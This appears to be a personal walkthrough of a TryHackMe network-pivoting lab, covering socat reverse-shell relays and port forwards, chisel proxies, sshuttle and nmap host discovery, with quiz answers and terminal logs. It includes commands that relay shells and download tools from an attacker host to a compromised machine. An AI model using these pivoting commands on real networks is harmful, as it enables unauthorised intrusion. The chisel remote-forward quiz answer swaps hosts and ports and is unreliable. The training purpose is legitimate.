VideoSocat is not just great for fully stable Linux shells[1], it's also superb for port forwarding. The one big disadvantage of socat (aside from the frequent problems people have learning the syntax), is that it is very rarely installed by default on a target. That said, static binaries are easy to find for both Linux and Windows. Bear in mind that the Windows version is unlikely to bypass Antivirus software by default, so custom compilation may be required. Before we begin, it's worth noting: if you have completed the What the Shell? room, you will know that socat can be used to create encrypted connections. The techniques shown here could be combined with the encryption options detailed in the shells room to create encrypted port forwards and relays. To avoid overly complicating this section, this technique will not be taught here; however, it's well worth experimenting with this in your own time.

Whilst the following techniques could not be used to set up a full proxy into a target network, it is quite possible to use them to successfully forward ports from both Linux and Windows compromised targets. In particular, socat makes a very good relay: for example, if you are attempting to get a shell on a target that does not have a direct connection back to your attacking computer, you could use socat to set up a relay on the currently compromised machine. This listens for the reverse shell from the target and then forwards it immediately back to the attacking box:

It's best to think of socat as a way to join two things together -- kind of like the Portal Gun in the Portal games, it creates a link between two different locations. This could be two ports on the same machine, it could be to create a relay between two different machines, it could be to create a connection between a port and a file on the listening machine, or many other similar things. It is an extremely powerful tool, which is well worth looking into in your own time.
Generally speaking, however, hackers tend to use it to either create reverse/bind shells, or, as in the example above, create a port forward. Specifically, in the above example we're creating a port forward *from* a port on the compromised server *to* a listening port on our own box. We could do this the other way though, by either forwarding a connection from the attacking machine to a target inside the network, or creating a direct link between a listening port on the *attacking machine* with the service on the internal server. This latter application is especially useful as it does not require opening a port on the compromised server.
Before using socat, it will usually be necessary to download a binary for it, then upload it to the box.
For example, with a Python webserver:-
On Kali (inside the directory containing your Socat binary):
`sudo python3 -m http.server 80`
Then, on the target:
`curl ATTACKING_IP/socat -o /tmp/socat-USERNAME && chmod +x /tmp/socat-USERNAME`

With the binary uploaded, let's have a look at each of the above scenarios in turn.
Note: *This uploads the socat binary with your username in the title; however, the example commands given in the rest of this task will refer to the binary simply as* socat.

Reverse Shell Relay

In this scenario we are using socat to create a relay for us to send a reverse shell back to our own attacking machine (as in the diagram above). First let's start a standard netcat listener on our attacking box (`sudo nc -lvnp 443`). Next, on the compromised server, use the following command to start the relay:
`./socat tcp-l:8000 tcp:ATTACKING_IP:443 &`

Note: *the order of the two addresses matters here. Make sure to open the listening port first,* then *connect back to the attacking machine.*

From here we can then create a reverse shell to the newly opened port 8000 on the compromised server. This is demonstrated in the following screenshot, using netcat on the remote server to simulate receiving a reverse shell from the target server:

A brief explanation of the above command:
• `tcp-l:8000` is used to create the first half of the connection -- an IPv4 listener on tcp port 8000 of the target machine.
• `tcp:ATTACKING_IP:443` connects back to our local IP on port 443. The ATTACKING_IP obviously needs to be filled in correctly for this to work.
• `&` backgrounds the listener, turning it into a job so that we can still use the shell to execute other commands.

The relay connects back to a listener started using an alias to a standard netcat listener: `sudo nc -lvnp 443`.

In this way we can set up a relay to send reverse shells through a compromised system, back to our own attacking machine. This technique can also be chained quite easily; however, in many cases it may be easier to just upload a static copy of netcat to receive your reverse shell directly on the compromised server.

Port Forwarding -- Easy

The quick and easy way to set up a port forward with socat is quite simply to open up a listening port on the compromised server, and redirect whatever comes into it to the target server. For example, if the compromised server is 172.16.0.5 and the target is port 3306 of 172.16.0.10, we could use the following command (on the compromised server) to create a port forward:

```
./socat tcp-l:33060,fork,reuseaddr tcp:172.16.0.10:3306 &
```

This opens up port 33060 on the compromised server and redirects the input from the attacking machine straight to the intended target server, essentially giving us access to the (presumably MySQL Database) running on our target of 172.16.0.10. The `fork` option is used to put every connection into a new process, and the `reuseaddr` option means that the port stays open after a connection is made to it. Combined, they allow us to use the same port forward for more than one connection. Once again we use `&` to background the shell, allowing us to keep using the same terminal session on the compromised server for other things.

We can now connect to port 33060 on the relay (172.16.0.5) and have our connection directly relayed to our intended target of 172.16.0.10:3306.

Port Forwarding -- Quiet

The previous technique is quick and easy, but it also opens up a port on the compromised server, which could potentially be spotted by any kind of host or network scanning. Whilst the risk is not *massive*, it pays to know a slightly quieter method of port forwarding with socat. This method is marginally more complex, but doesn't require opening up a port externally on the compromised server.

First of all, on our own attacking machine, we issue the following command:

```
socat tcp-l:8001 tcp-l:8000,fork,reuseaddr &
```

This opens up two ports: 8000 and 8001, creating a local port relay. What goes into one of them will come out of the other. For this reason, port 8000 also has the `fork` and `reuseaddr` options set, to allow us to create more than one connection using this port forward.

Next, on the compromised relay server (172.16.0.5 in the previous example) we execute this command:


```
./socat tcp:ATTACKING_IP:8001 tcp:TARGET_IP:TARGET_PORT,fork &
```

This makes a connection between our listening port 8001 on the attacking machine, and the open port of the target server. To use the fictional network from before, we could enter this command as:

```
./socat tcp:10.50.73.2:8001 tcp:172.16.0.10:80,fork &
```

This would create a link between port 8000 on our attacking machine, and port 80 on the intended target (172.16.0.10), meaning that we could go to `localhost:8000` in our attacking machine's web browser to load the webpage served by the target: 172.16.0.10:80!

This is quite a complex scenario to visualise, so let's quickly run through what happens when you try to access the webpage in your browser:



◇ The request goes to `127.0.0.1:8000`
◇ Due to the socat listener we started on our own machine, anything that goes into port 8000, comes out of port 8001
◇ Port 8001 is connected directly to the socat process we ran on the compromised server, meaning that anything coming out of port 8001 gets sent to the compromised server, where it gets relayed to port 80 on the target server.

The process is then reversed when the target sends the response:
◇ The response is sent to the socat process on the compromised server. What goes into the process comes out at the other side, which happens to link straight to port 8001 on our attacking machine.
◇ Anything that goes into port 8001 on our attacking machine comes out of port 8000 on our attacking machine, which is where the web browser expects to receive its response, thus the page is received and rendered.

We have now achieved the same thing as previously, but without opening any ports on the server!

Finally, we've learnt how to *create* backgrounded socat port forwards and relays, but it's important to also know how to *close* these. The solution is simple: run the `jobs` command in your terminal, then kill any socat processes using `kill %NUMBER`:

```
muri@augury:~/thm/wreath$ socat tcp-l:8001 tcp-l:8000,fork,reuseaddr &
[1] 108851
muri@augury:~/thm/wreath$ jobs
[1]+  Running                 socat tcp-l:8001 tcp-l:8000,fork,reuseaddr &
muri@augury:~/thm/wreath$ kill %1
[1]+  Exit 143                socat tcp-l:8001 tcp-l:8000,fork,reuseaddr
muri@augury:~/thm/wreath$ jobs
muri@augury:~/thm/wreath$
```

For the following questions, assume that we are working with a local copy of socat called `socat` in the current directory.

[1] TryHackme: What The Shell?

Answer the questions below

Which socat option allows you to reuse the same listening port for more than one connection?
‘’’
reuseaddr
‘’’

If your Attacking IP is 172.16.0.200, how would you relay a reverse shell to TCP port 443 on your Attacking Machine using a static copy of socat in the current directory?
Use TCP port 8000 for the server listener, and **do not** background the process.
‘’’
./socat tcp-l:8000 tcp:172.16.0.200:443
‘’’

What command would you use to forward TCP port 2222 on a compromised server, to 172.16.0.100:22, using a static copy of socat in the current directory, and backgrounding the process (easy method)?
‘’’
./socat tcp-l:2222,fork,reuseaddr tcp:172.16.0.100:22 &
‘’’

Bonus Question (Optional): Try to create an encrypted port forward or relay using the `OPENSSL` options in socat. Task 7 of the shells room may help with this.
‘’’
socat OPENSSL-LISTEN:4443,cert=cert.pem,verify=0,fork,reuseaddr tcp:target-ip:80 &
‘’’

Task14

Task 14 Pivoting Chisel

VideoChisel is an awesome tool which can be used to quickly and easily set up a tunnelled proxy or port forward through a compromised system, regardless of whether you have SSH access or not. It's written in Golang and can be easily compiled for any system (with static release binaries for Linux and Windows provided). In many ways it provides the same functionality as the standard SSH proxying / port forwarding we covered earlier; however, the fact it doesn't require SSH access on the compromised target is a big bonus.

Before we can use chisel, we need to download appropriate binaries from the tool's Github release page. These can then be unzipped using gunzip, and executed as normal:

```
muri@augury:~/thm/wreath/pivoting/chisel$ wget https://github.com/jpillora/chisel/releases/download/v1.7.3/chisel_1.7.3_linux_amd64.gz -q
muri@augury:~/thm/wreath/pivoting/chisel$ wget https://github.com/jpillora/chisel/releases/download/v1.7.3/chisel_1.7.3_windows_amd64.gz -q
muri@augury:~/thm/wreath/pivoting/chisel$ ls
chisel_1.7.3_linux_amd64.gz  chisel_1.7.3_windows_amd64.gz
muri@augury:~/thm/wreath/pivoting/chisel$ gunzip *
muri@augury:~/thm/wreath/pivoting/chisel$ ls -l
total 17108
-rw-r--r-- 1 muri muri 8699904 Nov 16 18:37 chisel_1.7.3_linux_amd64
-rw-r--r-- 1 muri muri 8818688 Nov 16 18:37 chisel_1.7.3_windows_amd64
muri@augury:~/thm/wreath/pivoting/chisel$ file chisel_1.7.3_*
chisel_1.7.3_linux_amd64:   ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go BuildID=MQJ2sz-z3KBe_Yh7JvFq/tM3sA6jh93O5kSowyWAg/-HmncTohJqkmcxYm80Bm/LxtT4lYiQ2T_5hU_EU3S, stripped
chisel_1.7.3_windows_amd64: PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
muri@augury:~/thm/wreath/pivoting/chisel$ chmod +x chisel_1.7.3_linux_amd64
muri@augury:~/thm/wreath/pivoting/chisel$ ./chisel_1.7.3_linux_amd64

  Usage: chisel [command] [--help]

  Version: 1.7.3 (go1.15.5)

  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode

  Read more:
    https://github.com/jpillora/chisel
```

You must have an appropriate copy of the chisel binary on *both the attacking machine and the compromised server.* Copy the file to the remote server with your choice of file transfer method. You could use the webserver method covered in the previous tasks, or to shake things up a bit, you could use SCP:

`scp -i KEY chisel user@target:/tmp/chisel-USERNAME`

The chisel binary has two modes: *client* and *server*. You can access the help menus for either with the command:

`chisel client|server --help`

e.g:

```
muri@augury:~/thm/wreath/pivoting/chisel$ ./chisel_1.7.3_linux_amd64 server --help | head -19

  Usage: chisel server [options]

  Options:

    --host, Defines the HTTP listening host – the network interface
    (defaults the environment variable HOST and falls back to 0.0.0.0).

    --port, -p, Defines the HTTP listening port (defaults to the environment
    variable PORT and fallsback to port 8080).

    --key, An optional string to seed the generation of a ECDSA public
    and private key pair. All communications will be secured using this
    key pair. Share the subsequent fingerprint with clients to enable detection
    of man-in-the-middle attacks (defaults to the CHISEL_KEY environment
    variable, otherwise a new key is generate each run).

    --authfile, An optional path to a users.json file. This file should
    be an object with users defined like:
```

We will be looking at two uses for chisel in this task (a SOCKS proxy, and port forwarding); however, chisel is a very versatile tool which can be used in many ways not described here. You are encouraged to read through the help pages for the tool for this reason.

Reverse SOCKS Proxy:⚓

Let's start by looking at setting up a reverse SOCKS proxy with chisel. This connects *back* from a compromised server to a listener waiting on our attacking machine.

On our own attacking box we would use a command that looks something like this:

```
./chisel server -p LISTEN_PORT --reverse &
```

This sets up a listener on your chosen LISTEN_PORT.

On the compromised host, we would use the following command:
```
./chisel client ATTACKING_IP:LISTEN_PORT R:socks &
```

This command connects back to the waiting listener on our attacking box, completing the proxy. As before, we are using the ampersand symbol (&) to background the processes.

```
[root@prod-serv tmp]# ls chisel-MuirlandOracle
chisel-MuirlandOracle
[root@prod-serv tmp]# ./chisel-MuirlandOracle client 10.50.73.2:1337 R:socks &
[1] 2006
[root@prod-serv tmp]# 2021/01/07 19:45:31 client: Connecting to ws://10.50.73.2:1337
2021/01/07 19:45:31 client: Connected (Latency 29.463265ms)

[root@prod-serv tmp]#
```

```
muri@augury:~/thm/wreath/pivoting$ ./chisel_1.7.3_linux_amd64 server -p 1337 --reverse &
[1] 112704
muri@augury:~/thm/wreath/pivoting$ 2021/01/07 19:45:06 server: Reverse tunnelling enabled
2021/01/07 19:45:06 server: Fingerprint KrGL98zxLskAUwpjFlgxOYlV+0BKaHOqWCgz4YcTeeo=
2021/01/07 19:45:06 server: Listening on http://0.0.0.0:1337
2021/01/07 19:45:30 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

Notice that, despite connecting back to port 1337 successfully, the actual proxy has been opened on `127.0.0.1:1080`. As such, we will be using port 1080 when sending data through the proxy.
Note the use of `R:socks` in this command. "R" is prefixed to *remotes* (arguments that determine what is being forwarded or proxied -- in this case setting up a proxy) when connecting to a chisel server that has been started in reverse mode. It essentially tells the chisel client that the server anticipates the proxy or port forward to be made at the client side (e.g. starting a proxy on the compromised target running the client, rather than on the attacking machine running the server). Once again, reading the chisel help pages for more information is recommended.

Forward SOCKS Proxy:⚓

Forward proxies are rarer than reverse proxies for the same reason as reverse shells are more common than bind shells; generally speaking, egress firewalls (handling outbound traffic) are less stringent than ingress firewalls (which handle inbound connections). That said, it's still well worth learning how to set up a forward proxy with chisel.

In many ways the syntax for this is simply reversed from a reverse proxy.
First, on the compromised host we would use:
```
./chisel server -p LISTEN_PORT --socks5
```

On our own attacking box we would then use:
```
./chisel client TARGET_IP:LISTEN_PORT PROXY_PORT:socks
```

In this command, `PROXY_PORT` is the port that will be opened for the proxy.
For example, `./chisel client 172.16.0.10:8080 1337:socks` would connect to a chisel server running on port 8080 of 172.16.0.10. A SOCKS proxy would be opened on port 1337 of our attacking machine.

Proxychains Reminder:
When sending data through either of these proxies, we would need to set the port in our proxychains configuration. As Chisel uses a SOCKS5 proxy, we will also need to change the start of the line from socks4 to socks5:

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5  127.0.0.1 1080
```

Note: *The above configuration is for a reverse SOCKS proxy -- as mentioned previously, the proxy opens on port 1080 rather than the specified listening port (1337). If you use proxychains with a forward proxy then the port should be set to whichever port you opened (1337 in the above example).*

Now that we've seen how to use chisel to create a SOCKS proxy, let's take a look at using it to create a port forward with chisel.

Remote Port Forward:

A remote port forward is when we connect back from a compromised target to create the forward.

For a remote port forward, on our attacking machine we use the exact same command as before:
`./chisel server -p LISTEN_PORT --reverse &`
Once again this sets up a chisel listener for the compromised host to connect back to.
The command to connect back is slightly different this time, however:
`./chisel client ATTACKING_IP:LISTEN_PORT R:LOCAL_PORT:TARGET_IP:TARGET_PORT &`
You may recognise this as being very similar to the SSH reverse port forward method, where we specify the local port to open, the target IP, and the target port, separated by colons. Note the distinction between the `LISTEN_PORT` and the `LOCAL_PORT`. Here the `LISTEN_PORT` is the port that we started the chisel server on, and the `LOCAL_PORT` is the port we wish to open on our own attacking machine to link with the desired target port.

To use an old example, let's assume that our own IP is 172.16.0.20, the compromised server's IP is 172.16.0.5, and our target is port 22 on 172.16.0.10. The syntax for forwarding 172.16.0.10:22 back to port 2222 on our attacking machine would be as follows:
`./chisel client 172.16.0.20:1337 R:2222:172.16.0.10:22 &`

Connecting back to our attacking machine, functioning as a chisel server started with:
`./chisel server -p 1337 --reverse &`

This would allow us to access 172.16.0.10:22 (via SSH) by navigating to 127.0.0.1:2222.

Local Port Forward:

As with SSH, a local port forward is where we connect from our own attacking machine to a chisel server listening on a compromised target.
On the compromised target we set up a chisel server:
`./chisel server -p LISTEN_PORT`

We now connect to this from our attacking machine like so:
`./chisel client LISTEN_IP:LISTEN_PORT LOCAL_PORT:TARGET_IP:TARGET_PORT`

For example, to connect to 172.16.0.5:8000 (the compromised host running a chisel server), forwarding our local port 2222 to 172.16.0.10:22 (our intended target), we could use:
`./chisel client 172.16.0.5:8000 2222:172.16.0.10:22`

As with the backgrounded socat processes, when we want to destroy our chisel connections we can use `jobs` to see a list of backgrounded jobs, then `kill %NUMBER` to destroy each of the chisel processes.
Note: *When using Chisel on Windows, it's important to remember to upload it with a file extension of* `.exe` *(e.g.* `chisel.exe`*)!*

Answer the questions below

What command would you use to start a chisel server for a reverse connection on your attacking machine? Use port 4242 for the listener and **do not** background the process.
‘’’
./chisel server -p 4242 --reverse
‘’’

What command would you use to connect back to this server with a SOCKS proxy from a compromised host, assuming your own IP is 172.16.0.200 and backgrounding the process?
‘’’
./chisel client 172.16.0.200:4242 r:socks &
‘’’

How would you forward 172.16.0.100:3306 to your own port 33060 using a chisel remote port forward, assuming your own IP is 172.16.0.200 and the listening port is 1337? Background this process.

‘’‘
./chisel client 172.16.0.100:3306 r:33060:172.16.0.100:1337 &
‘’‘

If you have a chisel server running on port 4444 of 172.16.0.5, how could you create a local portforward, opening port 8000 locally and linking to 172.16.0.10:80?
‘’‘
./chisel client 172.16.0.5:4444 8000:172.16.0.10:80
‘’‘

Task15

Task 15 Pivoting sshuttle

VideoFinally, let's take a look at our last tool of this section: sshuttle.
This tool is quite different from the others we have covered so far. It doesn't perform a port forward, and the proxy it creates is nothing like the ones we have already seen. Instead it uses an SSH connection to create a tunnelled proxy that acts like a new interface. In short, it simulates a VPN, allowing us to route our traffic through the proxy *without the use of proxychains* (or an equivalent). We can just directly connect to devices in the target network as we would normally connect to networked devices. As it creates a tunnel through SSH (the secure shell), anything we send through the tunnel is also encrypted, which is a nice bonus. We use sshuttle entirely on our attacking machine, in much the same way we would SSH into a remote server.

Whilst this sounds like an incredible upgrade, it is not without its drawbacks. For a start, sshuttle only works on Linux targets. It also requires access to the compromised server via SSH, and Python also needs to be installed on the server. That said, with SSH access, it could theoretically be possible to upload a static copy of Python and work with that. These restrictions do somewhat limit the uses for sshuttle; however, when it *is* an option, it tends to be a superb bet!
First of all we need to install sshuttle. On Kali this is as easy as using the apt package manager:
`sudo apt install sshuttle`

The base command for connecting to a server with sshuttle is as follows:
`sshuttle -r username@address subnet¬†`

For example, in our fictional 172.16.0.x network with a compromised server at 172.16.0.5, the command may look something like this:
`sshuttle -r user@172.16.0.5 172.16.0.0/24`

We would then be asked for the user's password, and the proxy would be established. The tool will then just sit

passively in the background and forward relevant traffic into the target network.

Rather than specifying subnets, we could also use the `-N` option which attempts to determine them automatically based on the compromised server's own routing table:

```
sshuttle -r username@address -N
```

Bear in mind that this may not always be successful though!

As with the previous tools, these commands could also be backgrounded by appending the ampersand (&) symbol to the end.
If this has worked, you should see the following line:
```
c : Connected to server.
```

Well, that's great, but what happens if we don't have the user's password, or the server only accepts key-based authentication?
Unfortunately, sshuttle doesn't currently seem to have a shorthand for specifying a private key to authenticate to the server with. That said, we can easily bypass this limitation using the `--ssh-cmd` switch.
This switch allows us to specify what command gets executed by sshuttle when trying to authenticate with the compromised server. By default this is simply ssh with no arguments. With the `--ssh-cmd` switch, we can pick a different command to execute for authentication: say, `ssh -i keyfile`, for example!
So, when using key-based authentication, the final command looks something like this:
```
sshuttle -r user@address --ssh-cmd "ssh -i KEYFILE" SUBNET
```

To use our example from before, the command would be:
```
sshuttle -r user@172.16.0.5 --ssh-cmd "ssh -i private_key" 172.16.0.0/24
```

Please Note: When using sshuttle, you may encounter an error that looks like this:
```
client: Connected.
client_loop: send disconnect: Broken pipe
client: fatal: server died with error code 255
```

This can occur when the compromised machine you're connecting to is part of the subnet you're attempting to gain access to. For instance, if we were connecting to 172.16.0.5 and trying to forward 172.16.0.0/24, then we would be including the compromised server inside the newly forwarded subnet, thus disrupting the connection and causing the tool to die.
To get around this, we tell sshuttle to exclude the compromised server from the subnet range using the `-x` switch.
To use our earlier example:
```
sshuttle -r user@172.16.0.5 172.16.0.0/24 -x 172.16.0.5
```

This will allow sshuttle to create a connection without disrupting itself.

Answer the questions below

How would you use sshuttle to connect to 172.16.20.7, with a username of "pwned" and a subnet of 172.16.0.0/16
‘’’
sshuttle -r pwned@172.16.20.7 172.16.0.0/16
‘’’

What switch (and argument) would you use to tell sshuttle to use a keyfile called "priv_key" located in the current directory?
‘’’
--ssh-cmd “ssh -i priv_key”
‘’’

You are trying to use sshuttle to connect to 172.16.0.100.¬† You want to forward the 172.16.0.x/24 range of IP addreses, but you are getting a Broken Pipe error.
What switch (and argument) could you use to fix this error?
‘’’
-x 172.16.0.100
‘’’

Task16

Task 16 Pivoting Conclusion

VideoThat was a long and theory-heavy section, so kudos for getting this far!
The big take away from this section is: there are *many* different ways to pivot through a network. Further research in your own time is highly recommended, as there are a great many interesting techniques which we haven't had time to cover here (for example, on a fully rooted target, it's possible to use the installed firewall -- e.g. iptables or Windows Firewall -- to create entry points into an otherwise inaccessible network. Equally, it's possible to set up a route manually in the routing table of your attacking machine to, routing your traffic into the target network without requiring a proxy-tool like Proxychains or Foxyproxy).
As a summary of the tools in this section:
• Proxychains and FoxyProxy are used to access a proxy created with one of the other tools
• SSH can be used to create both port forwards, and proxies
• plink.exe is an SSH client for Windows, allowing you to create reverse SSH connections on Windows
• Socat is a good option for redirecting connections, and can be used to create port forwards in a variety of different ways
• Chisel can do the exact same thing as with SSH portforwarding/tunneling, but doesn't require SSH access on the box
• sshuttle is a nicer way to create a proxy when we have SSH access on a target

Pivoting truly is a vast topic; however, hopefully you've learnt something by covering the theory in this section! This is a good time to experiment with the techniques demonstrated in the pivoting section, so play around with them all and make sure you're comfortable with them before moving on.
Note: *If using socat, or any other techniques that open up a port on the compromised host (in the course of this network), please make sure to use a port above 15000, for the sake of other users in earlier sections of the course.*

Answer the questions below

Read the conclusion and experiment with the pivoting techniques demonstrated.
‘’’
no answer
‘’’

Task17

Task 17 Git Server Enumeration

VideoIt's time to put your newfound knowledge to the test!
Download a static nmap binary. Rename it to `nmap-USERNAME`, substituting in your own TryHackMe username. Finally, upload it to the target in a manner of your choosing.
For example, with a Python webserver:-
On Kali (inside the directory containing your Nmap binary):
`sudo python3 -m http.server 80`
Then, on the target:
`curl ATTACKING_IP/nmap-USERNAME -o /tmp/nmap-USERNAME && chmod +x /tmp/nmap-USERNAME`

```
[root@prod-serv tmp]# ls -l
total 0
drwx------. 3 root root 17 Jan  5 23:16 systemd-private-ed1daf1df70e493aa35dca9cf9c5260e-httpd.service-75J4Xj
drwx------. 3 root root 17 Jan  5 23:16 systemd-private-ed1daf1df70e493aa35dca9cf9c5260e-mariadb.service-oJ2IJC
drwx------. 3 root root 17 Jan  5 23:16 systemd-private-ed1daf1df70e493aa35dca9cf9c5260e-php-fpm.service-693dze
[root@prod-serv tmp]# curl 10.50.73.2/nmap -o /tmp/nmap-MuirlandOracle
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 5805k  100 5805k    0     0  1994k      0  0:00:02  0:00:02 --:--:-- 1994k
[root@prod-serv tmp]# chmod +x nmap-MuirlandOracle
[root@prod-serv tmp]# ls -l
total 5808
-rwxr-xr-x. 1 root root 5944464 Jan  6 00:10 nmap-MuirlandOracle
drwx------. 3 root root      17 Jan  5 23:16 systemd-private-ed1daf1df70e493aa35dca9cf9c5260e-httpd.service-75J4Xj
drwx------. 3 root root      17 Jan  5 23:16 systemd-private-ed1daf1df70e493aa35dca9cf9c5260e-mariadb.service-oJ2IJC
drwx------. 3 root root      17 Jan  5 23:16 systemd-private-ed1daf1df70e493aa35dca9cf9c5260e-php-fpm.service-693dze
[root@prod-serv tmp]#
```

```
muri@augury:/commontools/l$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.72.200 - - [06/Jan/2021 00:10:13] "GET /nmap HTTP/1.1" 200 -
```

Now use the binary to scan the network. The command will look something like this:
`./nmap-USERNAME -sn 10.x.x.1-255 -oN scan-USERNAME`
You will need to substitute in your username, and the correct IP range. For example:
`./nmap-MuirlandOracle -sn 10.200.72.1-255 -oN scan-MuirlandOracle`
Here the `-sn` switch is used to tell Nmap not to scan any port and instead just determine which hosts are alive.

Note that this would also work with CIDR notation (e.g. 10.x.x.0/24).

Use what you've learnt to answer the following questions!
Note: *The host ending in* `.250` *is the OpenVPN server, and should be excluded from all answers. It is not part of the vulnerable network, and should not be targeted. The same goes for the host ending in* `.1` *(part of the AWS infrastructure used to create the network) -- this too is out of scope and should be excluded from all answers.*

Answer the questions below

Excluding the out of scope hosts, and the current host (`.200`), how many hosts were discovered active on the network?
‘’’
2
‘’’

In ascending order, what are the last octets of these host IPv4 addresses? (e.g. if the address was 172.16.0.80, submit the 80)
‘’’
150,100
‘’’

Scan the hosts -- which one does *not* return a status of "filtered" for every port (submit the last octet only)?
‘’’

150
‘’’

Let's assume that the other host is inaccessible from our current position in the network.
Which TCP ports (in ascending order, comma separated) below port 15000, are open on the remaining target?
‘’’
80,3389,5985
‘’’

We cannot currently perform a service detection scan on the target without first setting up a proxy, so for the time being, let's assume that the services Nmap has identified based on their port number are accurate. (Please feel free to experiment with other scan types through a proxy after completing the pivoting section).
Assuming that the service guesses made by Nmap are accurate, which of the found services is more likely to contain an exploitable vulnerability?
‘’’
http
‘’’

Now that we have an idea about the other hosts on the network, we can start looking at some of the tools and techniques we could use to access them!
‘’’
no answer
‘’’

T17 - CMD-ref

wget https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/nmap?raw=true -O nmap-Lab

up

curl 10.50.65.25:8000/nmap-Lab -o tmp/nmap-Lab && chmod +x /tmp/nmap-Lab

./nmap -sn 10.200.72.1-255 -oN net-scan.txt

./nmap -sS 10.200.72.100

./nmap -sS 10.200.72.150

T17 - net-scan

```
# Nmap 6.49BETA1 scan initiated Thu Jun 24 16:48:37 2021 as: ./nmap-sniperop -sn -oN nmap-res-sniperop
10.200.71.1-255
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-71-1.eu-west-1.compute.internal (10.200.71.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00058s latency).
MAC Address: 02:24:F4:FC:6C:59 (Unknown)
Nmap scan report for ip-10-200-71-100.eu-west-1.compute.internal (10.200.71.100)
Host is up (0.00013s latency).
MAC Address: 02:6F:71:88:6B:87 (Unknown)
